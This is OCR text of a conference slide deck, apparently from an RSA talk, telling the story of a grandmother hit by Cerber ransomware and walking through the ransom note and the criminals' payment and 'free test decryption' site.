
RSA

@tophs

THE END!?!


RSA

@tophs


BUT WAIT,
THERE'S MORE!
made on imgur

Sam got a snail mail from grandma...

Grandma needs help... time to save grandma...




Grandma's been victimized by Cerber...

RSA

@tophs


README.HTA



RSA

@tophs


README.HTA



RSA

@tophs

README.HTA




RSA

@tophs

...not Viruses...

CERBER DECRYPTOR


PROVE YOU'RE HUMAN



RSA

@tophs


SPECIAL PRICE FOR A LIMITED TIME




RSA

@tophs

TECH SUPPORT IF YOU HAVE PROBLEMS




TRY BEFORE YOU BUY



RSA

@tophs


LET'S TEST ONE FILE




RSA

@tophs

DECRYPTING


Cerber Decryptor
Home page
FAQ
Support
Decrypt 1 file for FREE
Reload current page
CERBER DECRYPTOR
We give you the opportunity to decipher 1 file free of charge!
You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!
Task in processing
Refresh

